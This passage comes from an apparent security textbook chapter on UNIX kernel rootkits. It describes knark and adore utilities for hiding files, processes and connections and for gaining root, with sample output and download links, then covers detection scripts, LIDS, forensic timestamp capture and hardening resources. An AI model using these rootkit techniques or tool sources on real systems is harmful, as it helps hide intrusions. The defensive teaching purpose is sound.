As you can see when we run `lsmod` again, knark has magically disappeared. Other interesting utilities included with knark are

- **`hidef`** This is used to hide files on the system.
- **`unhidef`** This is used to unhide hidden files.
- **`ered`** This is used to configure exec-redirection. This allows the attackers' Trojan programs to be executed instead of the original versions.
- **`nethide`** This is used to hide strings in /proc/net/tcp and /proc/net/udp. This is where `netstat` gets its information and is used to hide connections by the attackers to and from the compromised system.
- **`taskhack`** This is used to change *UIDs and *GIDs of running processes. Thus, attackers can instantly change the process owner of `/bin/sh` (run as a normal user) to a user ID of root (0).
- **`rexec`** This is used to execute commands remotely on a knark server. It supports the ability to spoof the source address; thus, commands can be executed without detection.
- **`rootme`** This is used to gain root access without using SUID programs. See next how easy this is:

```
[shadow]$ rootme /bin/sh
        rootme.c by Creed @ #hack.se 1999 creed@sekure.net
Do you feel lucky today, hax0r?
bash#
```

In addition to knark, Teso has created an updated kernel rootkit variant called adore, which can be found at http://teso.scene.at/releases/adore-0.14.tar.gz. This program is equally if not more powerful than knark. Some of the options are listed next.

```
[shadow]$ ava
Usage: ./ava {h,u,r,i,v,U} [file, PID or dummy (for 'U')]
       h hide file
       u unhide file
       r execute as root
       U uninstall adore
       i make PID invisible
       v make PID visible
```

If that isn't enough to scare you, Silvio Cesare has written a paper on associated tools that allow you to patch kernel memory on the fly to back-door systems that don't have LKM support. This paper and associated tools can be found at http://packetstormsecurity.nl/9901-exploits/runtime-kernel-kmem-patching.txt. Finally, Job De Haas has done some tremendous work in researching kernel hacking on Solaris. You can take a look at some beta code he wrote at http://www.itsx.com/projects-lkm-kmod.html.

Kernel Rootkit Countermeasures

As you can see, kernel rootkits can be devastating and almost impossible to find. You cannot trust the binaries or the kernel itself when trying to determine whether a system has been compromised. Even checksum utilities like Tripwire will be rendered useless when the kernel has been compromised. One possible way of detecting knark is to use knark against itself. Since knark allows an intruder to hide any process by issuing a `kill -31` to a specific PID, you can unhide each process by sending it `kill -32`. A simple shell script that sends a `kill -32` to each process ID will work.

```
#!/bin/sh
rm pid
S=1
  while [ $S -lt 10000 ]
        do
        if kill -32 $S; then
        echo "$S" >> pid
          fi
S=`expr $S + 1`

  Done
```

Keep in mind that the `kill -31` and `kill -32` are configurable options when knark is built. Thus, a more skilled attacker may change these options to avoid detection. However, most unsophisticated attackers will happily use the default settings. Better yet, you can use a tool called carbonite written by Kevin Mandia and Keith Jones of Foundstone (http://www.foundstone.com/knowledge/free_tools.html). Carbonite is a Linux kernel module that "freezes" the status of every process in Linux's task_struct, which is the kernel structure that maintains information on every running process in Linux, helping to discover nefarious LKMs. Carbonite will capture information similar to `lsof`, `ps`, and a copy of the executable image for every process running on the system. This process query is successful even for the situation in which an intruder hid a process with a tool like knark, because carbonite executes within the kernel context on the victim host.

Prevention is always the best countermeasure we can recommend. Using a program such as LIDS (Linux Intrusion Detection System) is a great preventative measure that you can enable for your Linux systems. LIDS is available from http://www.lids.org and provides the following capabilities and more:

- The ability to "seal" the kernel from modification
- The ability to prevent the loading and unloading of kernel modules
- Immutable and append-only file attributes
- Locking of shared memory segments
- Process ID manipulation protection
- Protection of sensitive /dev/ files
- Port scan detection

LIDS is a kernel patch that must be applied to your existing kernel source, and the kernel must be rebuilt. After LIDS is installed, use the `lidsadm` tool to "seal" the kernel to prevent much of the aforementioned LKM shenanigans. Let's see what happens when LIDS is enabled and we try to run knark:

```
[shadow]# insmod knark.o
Command terminated on signal 1.
```

A look at /var/log/messages indicates that LIDS not only detected the attempt to load the module, but also proactively prevented it.

```
Jul  9 13:32:02 shadow kernel: LIDS: insmod (3 1 inode 58956) pid 700 user (0/0)
on pts0: CAP_SYS_MODULE violation: try to create module knark
```

For systems other than Linux, you may want to investigate disabling LKM support on systems that demand the highest level of security. This is not the most elegant solution, but it may prevent a script kiddie from ruining your day. In addition to LIDS, a relatively new package has been developed to stop rootkits in their tracks. St. Michael (http:// www .sourceforge.net/projects/stjude) is an LKM that attempts to detect and divert attempts to install a kernel-module back door into a running Linux system. This is done by monitoring the init_module and delete_module process for changes in the system call table.

Rootkit Recovery

We cannot provide extensive incident response or computer forensic procedures here. For that we refer you to the comprehensive tome *Incident Response: Investigating Computer Crime* by Chris Prosise and Kevin Mandia (Osborne/McGraw-Hill, 2001). However, it is important to arm yourself with various resources that you can draw upon should that fateful phone call come. What phone call? you ask. It will go something like this. "Hi, I am the admin for so-and-so. I have reason to believe that your system(s) have been attacking ours." "How can this be, all looks normal here?" you respond. Your caller says check it out and get back to him. So now you have that special feeling in your stomach that only an admin who has been hacked can appreciate. You need to determine what happened and how. Remain calm and realize that any action you take on the system may affect the electronic evidence of an intrusion. Just by viewing a file, you will affect the last access timestamp. A good first step in preserving evidence is to create a toolkit with statically linked binary files that have been cryptographically verified to vendor-supplied binaries. The use of statically linked binary files is necessary in case attackers modify shared library files on the compromised system. This should be done *before* an incident occurs. You maintain a floppy or CD-ROM of common statically linked programs that at a minimum include

```
Ls    su        dd        Ps      login
du    Netstat   grep      lsof    W
df    top       Finger    sh      file
```

With this toolkit in hand, it is important to preserve the three timestamps associated with each file on a UNIX system. The three timestamps include the last access time, time

of modification, and time of creation. A simple way of saving this information is to run the following commands and to save the output to a floppy or external media:

```
ls -alRu > /floppy/timestamp_access.txt
ls -alRc > /floppy/timestamp_modification.txt
ls -alR > /floppy/timestamp_creation.txt
```

At a minimum, you can begin to review the output offline without further disturbing the suspect system. In most cases, you will be dealing with a canned rootkit installed with a default configuration. Depending on when the rootkit is installed, you should be able to see many of the rootkit files, sniffer logs, and so on. This assumes that you are dealing with a rootkit that has not modified the kernel. Any modifications to the kernel and all bets are off on getting valid results from the aforementioned commands. Consider using a secure boot media such as Trinux (http://www.trinux.org) when performing your forensic work on Linux systems. This should give you enough information to start to determine whether you have been rootkitted. After you have this information in hand, you should consult the following resources to fully determine what has been changed and how the compromise happened. It is important to take copious notes on exactly what commands you run and the related output.

- http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq
- http://staff.washington.edu/dittrich/misc/faqs/responding.faq
- http://home.datacomm.ch/prutishauser/textz/backdoors/rootkits-desc.txt
- http://www.fish.com/forensics/freezing.pdf and the corresponding Forensic toolkit (http://www.fish.com/security/tct.html)

You should also ensure that you have a good incident response plan in place before an actual incident (http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf). Don’t be one of the many people who go from detecting a security breach to calling the authorities. There are many other steps in between.

SUMMARY

As we have seen throughout our journey, UNIX is a complex system that requires much thought to implement adequate security measures. The sheer power and elegance that make UNIX so popular are also its greatest security weakness. Myriad remote and local exploitation techniques may allow attackers to subvert the security of even the most hardened UNIX systems. Buffer overflow conditions are discovered daily. Insecure coding practices abound, while adequate tools to monitor such nefarious activities are outdated in a matter of weeks. It is a constant battle to stay ahead of the latest “0 day” exploits, but it is a battle that must be fought. Table 7-3 provides additional resources to assist you in achieving security nirvana.

Name	Operating System	Location	Description
Titan	Solaris	http://www.fish.com/titan/	A collection of programs to help "titan" (that's "tighten") Solaris.
"Solaris Security FAQ"	Solaris	http://www.itworld.com/Comp/2377/security-faq/	A guide to help lock down Solaris.
Solaris Security Downloads	Solaris	http://wwws.sun.com/software/security/downloads.html	A wealth of security tools from Sun.
"Armoring Solaris"	Solaris	http://www.spitzner.net/armoring2.html	How to armor the Solaris operating system. This article presents a systematic method to prepare for a firewall installation. Also included is a downloadable shell script that will armor your system.
"FreeBSD Security How-To"	FreeBSD	http://www.freebsd.org/~jkb/howto.html	While this How-To is FreeBSD specific, most of the material covered here will also apply to other UNIX OSs (especially OpenBSD and NetBSD).
"Linux Administrator's Security Guide (LASG)" by Kurt Seifried	Linux	https://www.seifried.org/lasg/	One of the best papers on securing a Linux system.
"Watching Your Logs" by Lance Spitzner	General	http://www.spitzner.net/swatch.html	How to plan and implement an automated filter for your logs utilizing swatch. Includes examples on configuration and implementation.

Table 7-3. UNIX Security Resources

Name	Operating System	Location	Description
"UNIX Computer Security Checklist (Version 1.1)"	General	ftp://ftp.auscert.org.au/pub/auscert/papers/unix_security_checklist_1.1	A handy UNIX security checklist.
"The Unix Secure Programming FAQ" by Peter Galvin	General	http://online.vsi.ru/library/Programmer/UNIX_SEC_FAQ/secprog.html	Tips on security design principles, programming methods, and testing.
"CERT Intruder Detection Checklist"	General	http://www.cert.org/tech_tips/intruder_detection_checklist.html	A guide to looking for signs that your system may have been compromised.
Stephanie	OpenBSD	http://www.innu.org/~brian/Stephanie/	A series of patches for OpenBSD aimed at making it even more secure.

Table 7-3. UNIX Security Resources *(continued)*